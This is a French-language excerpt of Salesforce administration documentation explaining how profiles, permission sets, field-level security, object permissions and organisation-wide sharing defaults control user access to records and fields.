Vous pouvez utiliser des profils et des ensembles d'autorisations pour accorder l'accès, mais pas pour le retirer. Toute autorisation accordée depuis un profil ou une autorisation est honorée. Par exemple, si l'autorisation « Transférer l'enregistrement » n'est pas activée dans le profil de Jane Smith, mais est activée dans deux de ses ensembles d'autorisations, elle peut transférer des enregistrements, qu'elle en soit propriétaire ou non. Pour révoquer une autorisation, vous devez retirer à l'utilisateur toutes les instances de l'autorisation. Pour cela, exécutez les actions ci-dessous (ce qui n'est pas sans conséquence).

| Action | Conséquence |
|---|---|
| Désactiver une autorisation ou supprimer un paramètre d'accès dans le profil et tous les ensembles d'autorisations attribués à l'utilisateur. | L'autorisation ou le paramètre d'accès est désactivé pour tous les autres utilisateurs associés au profil ou aux ensembles d'autorisations. |
| Si une autorisation ou un paramètre d'accès est activée dans le profil de l'utilisateur, attribuer un autre profil à l'utilisateur.<br>ET<br>Si l'autorisation ou le paramètre d'accès est activé dans un ensemble d'autorisations attribué | L'utilisateur peut perdre d'autres autorisations ou paramètres d'accès associés au profil ou aux ensembles d'autorisations. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Action | Conséquence |
| --- | --- |
| à l'utilisateur, supprimer les attributions d'ensembles d'autorisations à l'utilisateur. | |

Pour éviter de telles conséquences, examinez toutes les options possibles. Par exemple, vous pouvez cloner le profil associé et tous les ensembles d'autorisations associés lorsque le paramètre d'autorisation ou d'accès est activé. Ensuite, désactivez le paramètre d'autorisation ou d'accès, puis attribuez le profil ou les ensembles d'autorisations clonés à l'utilisateur. Une autre option consiste à créer un profil de base avec le nombre minimum d'autorisations et de paramètres représentant le plus grand nombre d'utilisateurs possibles. Créez ensuite des ensembles d'autorisations qui accordent davantage d'accès.

CONSULTER ÉGALEMENT :

- Autorisation et accès de l'utilisateur
- Procédure : création, modification et attribution d'un ensemble d'autorisations
- Attribution d'ensembles d'autorisations à un utilisateur unique

# Qu'est-ce qui détermine l'accès aux champs ?

Plusieurs facteurs déterminent si les utilisateurs peuvent afficher et modifier des champs spécifiques dans Salesforce. Vous pouvez contrôler l'accès des utilisateurs à un champ au niveau du type, de l'utilisateur ou du champ de l'enregistrement.

- **Présentations de page** : définissez si les champs sont visibles, obligatoires, modifiables ou en lecture seule pour un type d'enregistrement particulier.
- **Sécurité au niveau du champ** : limitez davantage l'accès des utilisateurs aux champs en définissant si ces champs sont visibles, modifiables ou en lecture seule. Ces paramètres remplacent les propriétés de champ définies dans la présentation de page si le paramètre de sécurité au niveau du champ est plus restrictif.
- **Autorisations** : certaines autorisations utilisateur remplacent à la fois les paramètres de présentation de page et de sécurité au niveau du champ. Par exemple, les utilisateurs qui disposent de l'autorisation « Modifier les champs en lecture seule » peuvent toujours modifier les champs en lecture seule, quels que soient les autres paramètres.
- **Champs universellement requis** : remplacez la sécurité au niveau du champ ou appliquez des paramètres moins restrictifs aux présentations de page en définissant un champ personnalisé comme universellement requis.

Lorsque tous ces éléments sont définis, confirmez l'accès des utilisateurs à des champs spécifiques via la grille d'accessibilité des champs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les présentations de page ne sont pas disponibles dans **Database.com**

CONSULTER ÉGALEMENT :

- Modification des paramètres d'accès aux champs

# Vérification dans l'accès pour un champ particulier

Déterminez si l'accès à un champ est restreint et à quel niveau (type d'enregistrement, profil utilisateur ou champ).

1. Accédez à la zone des champs de l'objet approprié :
   - Pour des listes de sélection du statut de validation Knowledge, dans configuration, saisissez *`Statuts de validation`* dans la case `Recherche rapide`, puis sélectionnez **Statuts de validation**.
2. Sélectionnez un champ, puis cliquez sur **Afficher l'accessibilité du champ**.
3. Confirmez que l'accès au champ est correct pour les différents profils et types d'enregistrement.
4. Survolez un paramètre d'accès de champ pour savoir s'il est obligatoire, modifiable, masqué ou en lecture seule en fonction de la présentation de page ou de la sécurité au niveau du champ.
5. Cliquez sur un paramètre d'accès au champ pour le modifier.

Pour vérifier l'accessibilité de champ par profil, type d'enregistrement ou champ spécifique, dans Configuration, saisissez *`Accessibilité du champ`* dans la case `Recherche rapide`, puis sélectionnez **Accessibilité du champ**. Dans cette page, choisissez un onglet spécifique à afficher, puis déterminez si vous souhaitez vérifier l'accès par profil, par type d'enregistrement ou par champ.

Remarque: Dans cette interface utilisateur, vous ne pouvez pas vérifier l'accès pour des ensembles d'autorisations.

CONSULTER ÉGALEMENT :

Qu'est-ce qui détermine l'accès aux champs ?

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher l'accessibilité des champs :
- Afficher la configuration

# Modification des paramètres d'accès aux champs

Dans la grille d'accessibilité des champs, vous pouvez cliquer sur un paramètre d'accès aux champs pour modifier l'accessibilité du champ dans la présentation de page ou dans la sécurité au niveau du champ. La page Paramètres d'accès vous permet alors de modifier les paramètres d'accès aux champs.

- Dans la section Sécurité au niveau du champ de la page, spécifiez le niveau d'accès du champ pour le profil.

| Niveau d'accès | Paramètres activés |
|---|---|
| Les utilisateurs peuvent lire et modifier le champ. | **Visible** |
| Les utilisateurs peuvent lire mais ne peuvent pas modifier le champ. | **Visible** et **Lecture seule** |
| Les utilisateurs ne peuvent pas lire ni modifier le champ. | Aucune |

  Pour contrôler l'accès des utilisateurs aux champs, il est recommandé d'utiliser la sécurité au niveau du champ plutôt que de créer plusieurs présentations de page.

- Dans la section Présentation de page de la page, vous pouvez effectuer les opérations suivantes :
  - Sélectionnez le bouton radio `Supprimer ou redéfinir les possibilités de modification`, puis modifiez les propriétés d'accès aux champs pour la présentation de page. Ces modifications attribueront toutes les combinaisons profil-type d'enregistrement utilisant cette présentation de page.
  - Vous pouvez également sélectionner le bouton radio `Choisir une autre présentation de page` pour attribuer une autre présentation de page à la combinaison de profils et de types d'enregistrement.

CONSULTER ÉGALEMENT :

Qu'est-ce qui détermine l'accès aux champs ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'accessibilité des champs :
- Afficher la configuration

Pour modifier l'accessibilité des champs :
- Personnaliser l'application

  ET

  Gérer les profils et les ensembles d'autorisations

# Sécurité au niveau du champ

Les paramètres de sécurité au niveau du champ vous permettent de limiter l'accès accordé aux utilisateurs pour afficher et modifier des champs spécifiques.

Votre organisation Salesforce contient de nombreuses données. Vous ne souhaitez probablement pas accorder l'accès aux champs à tous les utilisateurs. Par exemple, le responsable de la comptabilité peut accorder l'accès aux champs des salaires à certains employés seulement. Vous pouvez limiter l'accès des utilisateurs dans :

- Pages de détail et de modification
- Listes associées
- Vues de liste
- Rapports
- Connect Offline
- Modèles d'e-mail et de publipostage
- Liens personnalisés
- Portail partenaire
- Le Portail client Salesforce
- Données synchronisées
- Données importées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les champs visibles par les utilisateurs sur les pages de détail et de modification sont déterminés par la combinaison des paramètres de présentation de page et de sécurité au niveau du champ. Les paramètres d'accès aux champs les plus restrictifs des deux s'appliquent. Par exemple, un champ peut être obligatoire dans une présentation de page et en lecture seule dans les paramètres de sécurité au niveau du champ. La sécurité au niveau du champ prévaut sur la présentation de page. Par conséquent, le champ reste en lecture seule.

**Important:** La sécurité au niveau du champ n'empêche pas la recherche dans les valeurs d'un champ. Lorsque les termes de la recherche correspondent à des valeurs de champs protégés par la sécurité au niveau du champ, les enregistrements associés sont renvoyés dans les résultats sans les champs protégés et leurs valeurs.

Vous pouvez définir la sécurité au niveau du champ en utilisant l'une des méthodes ci-dessous.

- Pour des champs multiples dans un ensemble d'autorisations ou un profil unique
- Pour un champ unique dans tous les profils

Une fois la sécurité au niveau du champ définie, vous pouvez :

- Créer des présentations de page pour organiser les champs dans les pages de détail et de modification.
- Vérifier l'accès des utilisateurs en contrôlant l'accessibilité des champs.
- Personnaliser les présentations de recherche pour définir les champs affichés dans les résultats de recherche, dans les boîtes de dialogue de référence et dans les listes clés des pages d'accueil des onglets.

**Remarque:** Les champs de formule et récapitulatifs de cumul sont en lecture seule dans les pages de détail et non disponibles dans les pages de modification. Ils sont également visibles pour les utilisateurs, même s'ils référencent des champs que les utilisateurs ne peuvent pas afficher. Les champs universellement requis sont toujours affichés dans les pages de modification, quelle que soit la sécurité au niveau du champ.

L'assistant Groupe de relations vous permet de créer et de modifier des groupes de relations indépendamment de la sécurité au niveau du champ.

# Définition d'autorisations de champ dans des ensembles d'autorisations et des profils

Les autorisations de champ spécifient le niveau d'accès de chaque champ dans un objet.

1. Dans Configuration :
   - Saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**, ou
   - Saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**
2. Sélectionnez un ensemble d'autorisations ou un profil.
3. Selon l'interface que vous utilisez, exécutez l'une des actions suivantes :
   - Ensemble d'autorisations ou interface utilisateur de profil avancée : dans la case **Rechercher les paramètres**, saisissez le nom de l'objet voulu et sélectionnez-le dans la liste. Cliquez sur **Modifier**, puis accédez à la section Autorisations du champ.
   - Interface utilisateur de profil d'origine : dans la section Sécurité au niveau du champ, cliquez sur **Afficher** en regard de l'objet que vous souhaitez modifier, puis cliquez sur **Modifier**.
4. Spécifiez le niveau d'accès du champ.
5. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour définir la sécurité au niveau du champ :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

## Définition de la sécurité au niveau d'un champ unique dans tous les profils

1. Dans les paramètres de gestion de l'objet du champ, accédez à la zone des champs.
2. Sélectionnez le champ à modifier.
3. Cliquez sur **Afficher l'accessibilité du champ**.
4. Spécifiez le niveau d'accès du champ.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la sécurité au niveau du champ :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

# Autorisations utilisateur

Les autorisations utilisateur spécifient les tâches que les utilisateurs peuvent exécuter et les fonctionnalités auxquelles ils ont accès. Les utilisateurs qui disposent de l'autorisation « Afficher la configuration » peuvent afficher les pages de Configuration, et les utilisateurs qui disposent de l'autorisation « API activée » peuvent accéder à n'importe quelle API Salesforce.

Vous pouvez activer les autorisations utilisateur dans des ensembles d'autorisations et des profils personnalisés. Dans les ensembles d'autorisations et dans l'interface utilisateur de profil avancée, ces autorisations et leur description sont répertoriées dans la page Autorisations d'application ou Autorisations système. Dans l'interface utilisateur de profil d'origine, les autorisations utilisateur sont répertoriées dans les autorisations administratives et dans les autorisations utilisateur générales.

Éditions

Disponible avec : Salesforce Classic

Les autorisations utilisateur disponibles dépendent de votre édition.

Pour afficher les autorisations et leurs descriptions, dans Configuration, saisissez `Ensembles d'autorisations` dans la case `Recherche rapide` puis sélectionnez **Ensembles d'autorisations** et sélectionnez ou créez un ensemble d'autorisations. Cliquez ensuite sur **Autorisations d'application** ou **Autorisations système** dans la page Présentation de l'ensemble d'autorisations.

CONSULTER ÉGALEMENT :

- Profils
- Ensembles d'autorisations
- Profils standard

# Autorisations d'objet

Les autorisations d'objet spécifient l'accès basé sur le niveau dont disposent les utilisateurs pour créer, lire, modifier et supprimer des enregistrements pour chaque objet. Vous pouvez gérer les autorisations d'objet dans des ensembles d'autorisation et des profils.

Les autorisations d'objet respectent ou remplacent les paramètres et règles de partage. Les autorisations suivantes spécifient l'accès des utilisateurs à des objets.

| Autorisation | Description | Respecte ou remplace le partage ? |
|---|---|---|
| Lire | Les utilisateurs peuvent uniquement afficher les enregistrements de ce type. | Respecte le partage |
| Créer | Les utilisateurs peuvent lire et créer des enregistrements. | Respecte le partage |
| Modifier | Les utilisateurs peuvent lire et mettre à jour les enregistrements. | Respecte le partage |
| Supprimer | Les utilisateurs peuvent lire, modifier et supprimer les enregistrements. | Respecte le partage |
| Afficher tout | Les utilisateurs peuvent afficher tous les enregistrements associés à cet objet, quels que soient les paramètres de partage. | Remplace le partage |
| Modifier tout | Les utilisateurs peuvent lire, modifier, supprimer, transférer et approuver tous les enregistrements associés à cet objet, quels que soient les paramètres de partage.<br>**Remarque:** L'autorisation « Modifier tout » sur les documents permet d'accéder à tous les dossiers partagés et publics, mais ne permet pas de modifier les propriétés des dossiers ou de créer des dossiers. Pour modifier les propriétés des dossiers et créer des dossiers, les utilisateurs doivent disposer de l'autorisation « Gérer les documents publics ». | Remplace le partage |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

- Présentation des autorisations « Afficher tout » et « Modifier tout »
- Comparaison des modèles de sécurité
- Autorisations de champ

# Présentation des autorisations « Afficher tout » et « Modifier tout »

Les autorisations « Afficher tout » et « Modifier tout » ignorent les règles et les paramètres de partage, ce qui permet aux administrateurs d'accorder l'accès aux enregistrements associés à un objet donné au sein de l'organisation. « Afficher tout » et « Modifier tout » peuvent être de meilleures alternatives aux autorisations « Afficher toutes les données » et « Modifier toutes les données ».

Tenez compte des différentes ci-dessous entre les types d'autorisation :

| Autorisations | Utilisées pour | Utilisateurs qui en ont besoin |
|---|---|---|
| Afficher tout<br>Modifier tout | Déléguer des autorisations d'objet | Les administrateurs délégués qui gèrent des enregistrements pour des objets spécifiques |
| Afficher toutes les données<br>Modifier toutes les données | Gérer toutes les données au sein d'une organisation, par exemple, la mise à jour des données, la déduplication, la suppression en masse, le transfert en masse et la gestion des approbations d'enregistrements | Les administrateurs généraux d'une organisation |
| Afficher tous les utilisateurs | Affichage de tous les utilisateurs dans l'organisation. Donne un accès Lire sur tous les utilisateurs qui vous permet d'afficher leurs détails d'enregistrement utilisateur, de les afficher dans des recherches, dans des vues de liste, etc. | Les utilisateurs qui affichent tous les utilisateurs de l'organisation, notamment si le paramètre par défaut à l'échelle de l'organisation pour l'objet Utilisateur est Privé. L'autorisation « Afficher tous les utilisateurs » est automatiquement accordée aux administrateurs qui disposent de l'autorisation « Gérer les utilisateurs ». |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Les autorisations « Afficher tout » et « Modifier tout » ne sont pas disponibles pour les idées, les catalogues de prix, les types d'article et les produits.

Les autorisations « Afficher tout » et « Modifier tout » permettent de déléguer uniquement les autorisations d'objets. Pour déléguer certaines tâches d'administration d'utilisateur et d'objet personnalisé, définissez des administrateurs délégués.

« Afficher tous les utilisateurs » est disponible si votre organisation possède le partage d'utilisateurs, qui contrôle la visibilité des utilisateurs dans l'organisation. Pour plus d'informations sur le partage d'utilisateur, reportez-vous à Partage d'utilisateur.

CONSULTER ÉGALEMENT :

Autorisations d'objet

# Comparaison des modèles de sécurité

La sécurité de l'utilisateur Salesforce est une combinaison d'autorisations de partage, utilisateur et d'objet. Dans certains cas, par exemple dans l'accès au niveau de l'enregistrement d'un utilisateur, il est préférable d'utiliser le partage pour fournir un accès à des enregistrements. Dans d'autres cas, par exemple en déléguant des tâches d'administration d'enregistrements, telles que le transfert d'enregistrements, la mise à jour des données, la duplication d'enregistrements, la suppression en masse d'enregistrements et la délégation de processus d'approbation de workflow, il est préférable d'ignorer le partage et d'utiliser des autorisations pour fournir l'accès à des enregistrements.

Les autorisations « Lire », « Créer », « Modifier » et « Supprimer » respectent les paramètres de partage qui contrôlent l'accès aux données au niveau de l'enregistrement. Les autorisations Afficher tout et Modifier tout remplacent les paramètres de partage d'objets spécifiques. De plus, les autorisations « Afficher toutes les données » et « Modifier toutes les données » remplacement les paramètres de partage de *tous* les objets.

Le tableau ci-dessous présente les différences entre les divers modèles de sécurité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| | Autorisations respectant le partage | Autorisations ignorant le partage |
|---|---|---|
| **Audience cible** | Utilisateurs finaux | Administrateurs délégués des données |
| **Emplacement de gestion** | Autorisations d'objet « Lire », « Créer », « Modifier » et « Supprimer » dans les autorisations d'objet ;<br>Paramètre de partage | Afficher tout et Modifier tout |
| **Niveaux d'accès aux enregistrements** | Privé, Lecture seule, Lecture/Écriture, Lecture/Écriture/Transfert/Accès intégral | Afficher tout et Modifier tout |
| **Capacité de transfert** | Respecte les paramètres de partage qui varient selon l'objet | Disponible dans tous les objets avec Modifier tout |
| **Capacité d'approbation des enregistrements, ou de modification et de déverrouillage des enregistrements, dans le processus d'approbation** | Aucune | Disponible dans tous les objets avec Modifier tout |
| **Capacité de création de rapports sur tous les enregistrements** | Disponible avec une règle de partage qui stipule : les enregistrements dont le groupe public Organisation entière est responsable sont partagés par un groupe spécifique, avec un accès en lecture seule | Disponible dans tous les objets avec Afficher tout |
| **Prise en charge d'objet** | Disponible sur tous les objets, à l'exception des produits, documents, solutions, idées, notes et pièces jointes | Disponible dans la plupart des objets via des autorisations d'objet<br>Remarque: Les autorisations « Afficher tout » et « Modifier tout » ne sont pas disponibles pour les idées, les catalogues de prix, les types d'article et les produits. |

| | Autorisations respectant le partage | Autorisations ignorant le partage |
|---|---|---|
| **Niveaux d'accès au groupe déterminés par** | Rôles, Rôles et subordonnés, Rôles et subordonnés internes, Rôles, subordonnés internes et du portail, Files d'attente, Équipes et Groupes publics | Profil et ensembles d'autorisations |
| **Accès aux enregistrements privés** | Non disponible | Disponible sur les contacts privés, les opportunités ainsi que sur les notes et pièces jointes avec les autorisations Afficher tout et Modifier tout |
| **Capacité de partager manuellement des enregistrements** | Disponible pour le responsable de l'enregistrement et tout utilisateur supérieur au responsable dans la hiérarchie des rôles | Disponible dans tous les objets avec Modifier tout |
| **Capacité de gérer tous les commentaires de requête** | Non disponible | Disponible avec Modifier tout dans les requêtes |

# Autorisations de champ

Les autorisations de champ spécifient le niveau d'accès de chaque champ dans un objet. Dans des ensembles d'autorisations et l'interface utilisateur de profil avancée, les étiquettes de paramètres diffèrent de celles de l'interface utilisateur de profil d'origine et des pages de sécurité au niveau du champ des champs personnalisés.

| Niveau d'accès | Paramètres activés dans des ensembles d'autorisations et dans l'interface utilisateur de profil avancée | Paramètres activés dans les interfaces de profil d'origine et de sécurité au niveau du champ |
|---|---|---|
| Les utilisateurs peuvent lire et modifier le champ. | `Lire` et `Modifier` | `Visible` |
| Les utilisateurs peuvent lire mais ne peuvent pas modifier le champ. | `Lire` | `Visible` et `Lecture seule` |
| Les utilisateurs ne peuvent pas lire ni modifier le champ. | Aucune | Aucune |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Sécurité au niveau du champ

Autorisations d'objet

# Paramètres de partage

Dans Salesforce, vous pouvez contrôler l'accès aux données à de nombreux niveaux différents. Par exemple, vous pouvez contrôler l'accès de vos utilisateurs aux objets avec des autorisations d'objet. Parmi les objets, vous pouvez contrôler l'accès des utilisateurs aux champs à l'aide de la sécurité au niveau du champ. Pour contrôler l'accès aux données au niveau de l'enregistrement, utilisez des paramètres de partage.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les équipes ne sont pas disponibles avec **Database.com**

## Valeurs par défaut à l'échelle de l'organisation

Les paramètres de partage par défaut à l'échelle de l'organisation indiquent le niveau d'accès de base pour chaque objet et permettent d'étendre ce niveau d'accès à l'aide de hiérarchies ou de règles de partage. Par exemple, vous pouvez définir les valeurs par défaut de pistes à l'échelle de l'organisation sur Privé si vous souhaitez que les utilisateurs puissent consulter et modifier uniquement les pistes qui leur appartiennent. Ensuite, vous pouvez créer des règles de partage de piste pour étendre l'accès des pistes à des utilisateurs ou à des groupes particuliers.

## Règles de partage

Les règles de partage représentent les exceptions des paramètres par défaut à l'échelle de l'organisation. Si vous avez des valeurs par défaut de paramètres à l'échelle de l'entreprise sur Accès public en lecture seule ou Privé, vous pouvez définir des règles qui accordent à des utilisateurs supplémentaires un accès à des enregistrements qu'ils ne possèdent pas. Vous pouvez créer des règles de partage basées sur le propriétaire de l'enregistrement ou sur des valeurs de champs dans l'enregistrement.

Conseil: Il est parfois impossible de définir un groupe cohérent d'utilisateurs ayant besoin d'accéder à un ensemble d'enregistrements donné. Dans ce cas, les responsables d'enregistrements peuvent utiliser le partage manuel afin d'accorder des autorisations en lecture et en modification aux utilisateurs qui ne disposent d'aucun autre moyen pour accéder aux enregistrements. Bien que le partage manuel ne soit pas automatisé comme les paramètres de partage à l'échelle de l'organisation, les hiérarchies de rôles ou les règles de partage, il offre aux responsables d'enregistrements une flexibilité leur permettant de partager des enregistrements spécifiques avec des utilisateurs qui en ont besoin.

## Partage géré Apex

Le partage géré Apex permet aux développeurs de partager des objets personnalisés à l'aide de programmes. Lorsque vous utilisez le partage géré Apex afin de partager un objet personnalisé, seuls des utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent ajouter ou modifier le partage de l'enregistrement de l'objet personnalisé, et l'accès de partage est préservé dans les modifications du responsable de l'enregistrement.

## Autres méthodes pour autoriser l'accès aux enregistrements

En complément des paramètres de partage, voici d'autres méthodes permettant d'accorder à plusieurs utilisateurs l'accès à des enregistrements donnés :

**Mapper des groupes de catégories avec des rôles**
Contrôler l'accès à des catégories de données en les mappant avec des rôles d'utilisateur.

**Files d'attente**
Les files d'attente aident à définir la priorité des enregistrements, à les distribuer et à les attribuer aux équipes qui partagent des charges de travail. Les membres de file d'attente et les utilisateurs de niveau supérieur dans la hiérarchie des rôles peuvent accéder aux files d'attente à partir de vues de liste et s'approprier les enregistrements d'une file.

Utilisez les files d'attente pour acheminer des enregistrements de piste, de commande, de requête et d'objet personnalisé vers un groupe.

**Équipes**

Avec les comptes, opportunités et requêtes, les responsables de compte peuvent utiliser des équipes pour accorder à d'autres utilisateurs l'accès à leurs enregistrements. Une *équipe* est un groupe d'utilisateurs qui travaillent ensemble sur un compte, une opportunité commerciale ou une requête. Les responsables de compte peuvent former une équipe pour chaque enregistrement dont ils sont responsables. Le responsable d'un enregistrement ajoute les membres d'équipe et définit leur niveau d'accès à l'enregistrement. Certains membres de l'équipe peuvent avoir un accès en lecture et d'autres un accès en lecture/écriture. Le responsable d'un enregistrement peut également attribuer un rôle à chaque membre de l'équipe, par exemple "Responsable du sponsor". Dans les équipes de compte, les membres d'équipe ont également accès à tout contact, opportunité et requête associée à un compte.

Remarque: Un membre d'équipe peut disposer de plusieurs niveaux d'accès à un enregistrement, tels qu'un rôle ou une règle de partage, pour des raisons différentes. Dans ce cas, le membre de l'équipe dispose de l'accès le plus élevé, quel que soit le niveau d'accès spécifié dans l'équipe.

CONSULTER ÉGALEMENT :

- Paramètres de partage par défaut à l'échelle de l'organisation
- Règles de partage
- Hiérarchie des rôles utilisateur
- Considérations relatives au partage

## Paramètres de partage par défaut à l'échelle de l'organisation

Les administrateurs peuvent utiliser des paramètres de partage à l'échelle de l'organisation pour définir les paramètres de partage par défaut d'une organisation.

Les paramètres de partage à l'échelle de l'organisation spécifient le niveau d'accès par défaut aux enregistrements et peuvent être définis séparément pour les comptes (y compris les contrats), les activités, les actifs, les contacts, les campagnes, les requêtes, les pistes, les opportunités, les calendriers, les catalogues de prix, les commandes et les objets personnalisés.

Pour la plupart des objets, les paramètres de partage à l'échelle de l'organisation peuvent être définis sur Privé, Accès public en lecture seule ou Accès public en lecture/écriture. Dans des environnements dans lesquels le paramètre de partage à l'échelle de l'organisation d'un objet est Privé ou Accès public en lecture seule, un administrateur peut accorder aux utilisateurs un accès plus large aux enregistrements en configurant une hiérarchie des rôles ou en définissant des règles de partage. Toutefois, les règles de partage peuvent être utilisées uniquement pour accorder un accès étendu, pas pour restreindre l'accès aux enregistrements en outrepassant les valeurs spécifiées dans les paramètres par défaut de l'organisation.

Important: Si votre organisation utilise un portail client, avant d'activer des contacts pour l'accès au portail, définissez les paramètres de partage par défaut à l'échelle de l'organisation dans les comptes, les contacts, les contrats, les actifs et les requêtes sur Privé. Vos clients affichent ainsi par défaut uniquement leur propres données. Vous pouvez accorder à vos utilisateurs Salesforce un Accès public en lecture/écriture en créant des règles de partage dans lesquelles tous les utilisateurs internes partagent leurs données.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition.

Le Portail client n'est pas disponible dans **Database.com**

Par défaut, Salesforce utilise les hiérarchies, par exemple la hiérarchie des rôles ou des territoires, pour octroyer automatiquement l'accès aux enregistrements aux utilisateurs situés au-dessus du propriétaire de l'enregistrement dans la hiérarchie.

La définition d'un objet sur Privé rend ces enregistrements visibles uniquement pour leur propriétaire et les personnes de niveau supérieur dans la hiérarchie des rôles. Sélectionnez la case **Octroyer l'accès par le biais des hiérarchies** afin de désactiver l'accès à des enregistrements pour des utilisateurs de niveau supérieur au propriétaire de l'enregistrement dans la hiérarchie pour des objets personnalisés, dans les éditions Professional, Enterprise, Unlimited, Performance et Developer. Si vous désactivez cette case pour un objet personnalisé, seul le propriétaire de l'enregistrement et les utilisateurs, disposant d'un accès via les paramètres à l'échelle de l'organisation, peuvent accéder aux enregistrements.

CONSULTER ÉGALEMENT :

Définir vos paramètres de partage par défaut à l'échelle de l'organisation
Paramètres d'accès partagé par défaut
Paramètres de partage par défaut à l'échelle de l'organisation

## Définir vos paramètres de partage par défaut à l'échelle de l'organisation

Les paramètres de partage par défaut à l'échelle de l'organisation définissent l'accès de base à vos enregistrements. Vous pouvez définir les paramètres par défaut séparément selon les objets.

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Modifier** dans la zone des valeurs par défaut de l'entreprise.
3. Pour chaque objet, sélectionnez l'accès par défaut que vous souhaitez utiliser. Si vous avez des paramètres par défaut externes à l'échelle de l'organisation, reportez-vous à Présentation des paramètres par défaut externes à l'échelle d'une organisation.
4. Pour désactiver l'accès automatique à l'aide des hiérarchies, désélectionnez **Activation de l'accès en utilisant les hiérarchies** pour tout objet personnalisé qui ne dispose pas d'un accès par défaut Contrôlé par parent.

   Remarque: Si l'option **Accorder l'accès à l'aide de hiérarchies** est désactivée, les utilisateurs de niveau supérieur dans la hiérarchie des rôles ou des territoires ne reçoivent pas un accès automatique. Cependant, certains utilisateurs (notamment ceux qui disposent des autorisations au niveau de l'objet « Afficher tout » et « Modifier tout » et des autorisations système « Afficher toutes les données » et « Modifier toutes les données ») peuvent toujours accéder aux enregistrements dont ils ne sont pas propriétaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir l'accès au partage par défaut :
- Gérer le partage

Lorsque vous mettez à jour les paramètres par défaut de l'organisation, le recalcul de partage applique les modifications de l'accès à vos enregistrements. Avec un volume de données important, la mise à jour peut être longue.

- Si vous augmentez l'accès par défaut, par exemple de Public en lecture seule à Public en lecture/écriture, vos modifications s'appliquent immédiatement. Tous les utilisateurs ont accès selon l'accès par défaut mis à jour. Le recalcul de partage est ensuite exécuté de façon asynchrone afin que tous les accès redondants à partir de partages manuels ou de règles de partage soient retirés.

  Remarque: Lorsque l'accès par défaut des contacts est Contrôlé par parent et que vous augmentez l'accès par défaut des comptes, des opportunités ou des requêtes, les modifications s'appliquent après l'exécution du recalcul.

- Si vous diminuez l'accès par défaut, par exemple de Public en lecture/écriture à Public en lecture seule, vos modifications s'appliquent après l'exécution du recalcul.

Vous recevez un e-mail de notification une fois le recalcul effectué. Actualisez la page Paramètres de partage pour afficher vos modifications. Pour afficher le statut de mise à jour, dans Configuration, saisissez *Afficher le journal d'audit de configuration* dans la case Recherche rapide, puis sélectionnez **Afficher le journal d'audit de configuration**.

### Limitations

Le paramètre de partage par défaut à l'échelle de l'organisation ne peut pas être modifié pour certains objets :

- Les contrats de service sont toujours Privés.
- Les requêtes de provisionnement utilisateur sont toujours Privées.
- La possibilité d'afficher ou de modifier un document, un rapport ou un tableau de bord dépend de l'accès de l'utilisateur au dossier dans lequel le document est stocké.
- Les utilisateurs peuvent afficher uniquement les prévisions d'autres utilisateurs à un niveau inférieur de la hiérarchie des rôles, sauf si le partage des prévisions est activé.
- Lorsqu'un objet personnalisé est situé du côté détails d'une relation principal-détails avec un objet standard, sa valeur par défaut à l'échelle de l'entreprise est définie sur Contrôlé par parentet n'est pas modifiable.
